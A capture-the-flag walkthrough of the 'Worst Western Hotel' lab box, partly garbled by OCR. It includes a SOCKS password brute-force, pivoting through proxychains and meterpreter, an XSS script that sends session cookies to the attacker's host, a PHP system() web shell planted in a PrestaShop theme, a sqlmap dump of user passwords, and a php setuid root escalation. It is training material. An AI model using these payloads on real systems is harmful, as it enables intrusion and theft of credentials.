Walkthrough - Worst Western Hotel

Recon

Nmap scan reveals two open ports

```
PORT STATE SERVICE REASON

80/tcp open http syn-ack ttl 63

1080/tcp open socks syn-ack ttl 63

MAC Address: 00:0C:29:D3:4C:26 (VMware)
```

Port 1080 is a socks5 proxy, requiring authentication

```
PORT STATE SERVICE VERSION

1080/tcp open socks5 (Username/password authentication required)

| socks-auth-info:
| Username and password
|_ No authentication
```

Port 80 redirects to hostname: prime.worstwestern.com


```
PORT STATE SERVICE VERSION

80/tcp open http Apache httpd 2.4.29 ((Ubuntu))

|_http-server-header: Apache/2.4.29 (Ubuntu)

|_http-title: Did not follow redirect to http://prime.worstwestern.com/
```

We add that in our hosts-file and visit the site



Nikto finds out this is Prestashop



On exploit-db we find this one:

https://www.exploit-db.com/exploits/48347

Prestashop 1.7.6.4 - Cross-Site Request Forgery


We understand the admin-entry could be important

Starting our fuzzers


gobuster dir --url http://prime.worstwestern.com -w /usr/share/seclists/ Discovery/Web-Content/big.txt -x txt,zip,tar

/addresses (Status: 302)
/adminpanel (Status: 301)
/api (Status: 401)

We do find the admin-entry



We also find a interesting file



It does not look like credentials to access the admin-page. Could be for using the Socks-proxy we found on our Nmap scan?

Not with that password anyway.

```
rootMkali2:~# curl -x socks5://Prime:temppassword@192.168.16.64:1080/ http://prime.worstwestern.com
curl: (7) User_was rejected by the SOCKS5 server (1 1).
```

Nmap-script to bruteforce socks password

Echo "Prime">user.txt

nmap --script socks-brute --script-args userdb=./user.txt,passdb=/usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt -p 1080 192.168.16.64 -v

```
PORT STATE SERVICE

1080/tcp open socks
| socks-brute:
| Accounts:
| Prime:tinkerbell1 - Valid credentials
| Socks-brute:
| Prime:tinkerbell1 - Valid credentials
| Statistics: Performed 7381 guesses in 955 seconds, average tps: 97.9

MAC Address: 00:0C:29:D3:4C:26 (VMware)
```

Nmap doesn't seem to work well with socks5, so we run it through proxychains

Scanning most common ports on the whole subnet proxychains nmap -sT -Pn -p 22,80,443 192.168.1.0/24

Finding 2 up

192.168.1.99 192.168.1.124

192.168.1.99 is the proxy itself


```
ropidWsli2:~# proxychains nmap -sT -Pn -p 1080 192.168.1.99
Proxychains-3.1 (http://proxychains.sf.net)
Starting Nmap 7.80 ( https://mmap.org ) at 2020-10-21 17:46 CEST
|S-chain | → 0-192.168.16.64:1080- ◇ → 192.168.1.99:1080- ◇ ◇ - 0K
Nmap scan report for 192.168.1.99
Host is up (0.0095s latency).

PORT STATE SERVICE
1080/tcp open socks
```


Nmap scan report for 192.168.1.124 Host is up (0.011s latency).

PORT STATE SERVICE 22/tcp closed ssh 80/tcp open http 443/tcp open https

Manually checking 192.168.1.124 takes us to a login-page. Both on port 80 and 443



This page has a stored blind XSS vulnerability in the username-field. We set up a staged XSS payload using "script src" delivery, to steal session-cookie




s.js

var xhr = new XMLHttpRequest(); xhr.open('GET', 'http://172.16.81.1/?cookie='+document.cookie,true); xhr.send();


We get a request back

```
vootokali2:~/offsec-box# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.16.64 - - [21/Oct/2020 17:57:10] "GET /s.js HTTP/1.1" 200 -
192.168.16.64 - - [21/Oct/2020 17:57:10] "GET /?cookie=PHPSESSID=k6v216nu54pp1frtt0i63a0rro HTTP/1.1" 200 -
192.168.16.64 - - [21/Oct/2020 17:57:15] "GET /?cookie=PHPSESSID=k6v216nu54pp1frtt0i63a0rro HTTP/1.1" 200 -
```

Replacing our session-cookie with this one, gives us access to a camera surveillance site.



One of the cameras shows a office with some interesting details



Zooming in on the picture, reveals a username and password on the monitor




peterg


Birdistheword

The only login we can think of (besides the camera site, it isn't working there), it the adminpanel we found earlier.


Username is an email-address, so we try: peterg@worstwestern.com



And we are in



As shown in the exploit-db entry, you can get RCE on Prestashop by altering a theme. We download the used theme from the server (less suspicious than replacing it with another one)



We edit lang/index.php, to make a backdoor

```
<?php
$output=system($_GET['c']);
echo '<pre>'spre>$output ';

/*

* 2007-2017 PrestaShop

*

* NOTICE OF LICENSE


*

* This source file is subject to the Academic Free License (AFL 3.0)

* that is bundled with this package in the file LICENSE.txt.

* It is also available through the world-wide-web at this URL:

* bttm://onensource.org/licenses/afl-3.0 php
```





Popping a revshell and checking network interfaces

Flag1.txt is to be found in users home folder

```
<otelcommerce/themes/hotel-reservation-theme2/lang$ ifconfig</pre>
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
       inet 192.168.0.100 netmask 255.255.255.0 broadcast 192.168.0.255
       ether 02:42:c0:a8:00:64 txqueuelen 0 (Ethernet)
       RX packets 1134 bytes 6075277 (6.0 MB)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 686 bytes 574873 (574.8 KB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
       loop txqueuelen 1000 (Local Loopback)
       RX packets 192 bytes 14136 (14.1 KB)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 192 bytes 14136 (14.1 KB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
<otelcommerce/themes/hotel-reservation-theme2/lang$</pre>
```

We are on another network. 192.168.0.0/24

There is no Nmap, Netcat or Ping on the system

Metasploit is a great tool.

We create a payload to get a meterpreter session msfvenom -p linux/x64/meterpreter/reverse_tcp lhost=192.168.16.53 lport=4455 -f elf >mp


Upload using local http-server and get a connection back

We add ourself a route to the network through the meterpreter session and start a socks proxy

Again we use proxy chains to scan

We find 22, 80 and 443 on 192.168.0.1


Port 443 looks interesting



We add the fqdn to our host-file

```
xootakali2:~# echo "192.168.0.1 crm.worstwestern.com">>/etc/hosts
xootakali2:~#
```

We reach a CRM



We set up a port forwarding instead of using socks

```
[*] Started reverse TCP handler on 0.0.0.0:4455
[*] Meterpreter session 20 opened (192.168.16.53:4455 → 192.168.16.64:47722) at 2020-10-21 21:51:14 +0200

meterpreter > portfwd add -L 127.0.0.1 -L 443 -r 192.168.0.1 -p 443
[*] Local TCP relay created: 127.0.0.1:443 ↔ 192.168.0.1:443
```

There is a SQLi in email-field in the "Forgot-password" page.

Copying request from Browser developer tools

```
rootakali2:~# cat sqli.txt
POST https://127.0.0.1/forgot-password.php HTTP/1.1
Host: crm.worstwestern.com
User-Agent: _really_
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://crm.worstwestern.com/forgot-password.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 24
Connection: keep-alive
Cookie: PHPSESSID=ntktd76ic0jc2op9at77hrecsn
Upgrade-Insecure-Requests: 1
DNT: 1
Sec-GPC: 1
email=sd*&submit=&submit=
```

sqlmap -r sqli.txt --dbms mysql -D crm --tables --batch

Database: crm Table: user [7 entries]							
++	+	user_image		+ mobile g_date	+ status	address	+
+			+	'	+		
3 Peter Griffin	peterg@worstw	estern.com	Female	8285703354	0	Sec-5 Sahibabad Ghaziabad	TheBirdIsTheWor
d peter.griffin@wors	stwestern.com	NULL	2015-0	1-01 12:30:00	1		
7 Rahul	rahul@gmail.c	om		8285703355		<black></black>	123456
 		<blank></blank>	2015-0	2-03 12:30:00			
9 Anuj	demo@gmail.co	m		1234567890		New Delhi India	Test@12345
test@gmail.com		<blank></blank>	2019-0	7-10 13:30:00			
11 Test user	testuser@gmai	l.com	Male	1234567890	NULL	New Delhi	Test@123
ak@gmail.com		NULL	2019-0	8-06 13:09:15			
12 ABc	abc@gmail.com			1234567890	NULL	New Delhi India	Test@123
jsadgj@gmail.com		NULL	2019-0	8-10 06:24:31			
13 me	me@home.no			1	NULL	NULL	Test
NULL		NULL	2020-1	0-18 13:09:33			
14 me	me@home2.no			2	NULL	NULL	me
NULL		NULL	2020-1	0-18 13:23:55			
++	+	+		++		+	+
+							

So we have a entry for Peter here too, which a slightly different password: TheBirdIsTheWord

We put up another port fwd

Trying our new-found credentials and have a shell

```
The authenticity of host '[127.0.0.1]:2222 ([127.0.0.1]:2222)' can't be established.

ECDSA key fingerprint is SHA256:cXxUcbAI/Byk+TdYNSRRSDlsQSO4MmMICXUuejgSac.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes

Warning: Permanently added '[127.0.0.1]:2222' (ECDSA) to the list of known hosts.

peterg@127.0.0.1's password:

Linux hotelww 4.19.0-11-amd64 #1 SMP Debian 4.19.146-1 (2020-09-17) x86_64

The programs included with the Debian GNU/Linux ystem are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.

peterg@hotelww:~$
```

Flag2 is in users homefolder

Put up a web server on our attacking machine

```
root@keli2:/opt# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Download and run linpeas

php has setuid capabilities

```
[+] Capabilities
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#capabilities
/usr/bin/pinp7.3 = cap_setuid+ep
/usr/bin/yim = cap_setuid+ep
/usr/bin/ping = cap_net_raw+ep
```

Gtfobins.github.io helps us finding a way to exploit

```
peterg@hotelww:~$ php -r "posix_setuid(0); system('sh');"
id
uid=0(root) gid=1000(peterg) groups=1000(peterg)
```

Flag3 is in /root

Phew....pwned!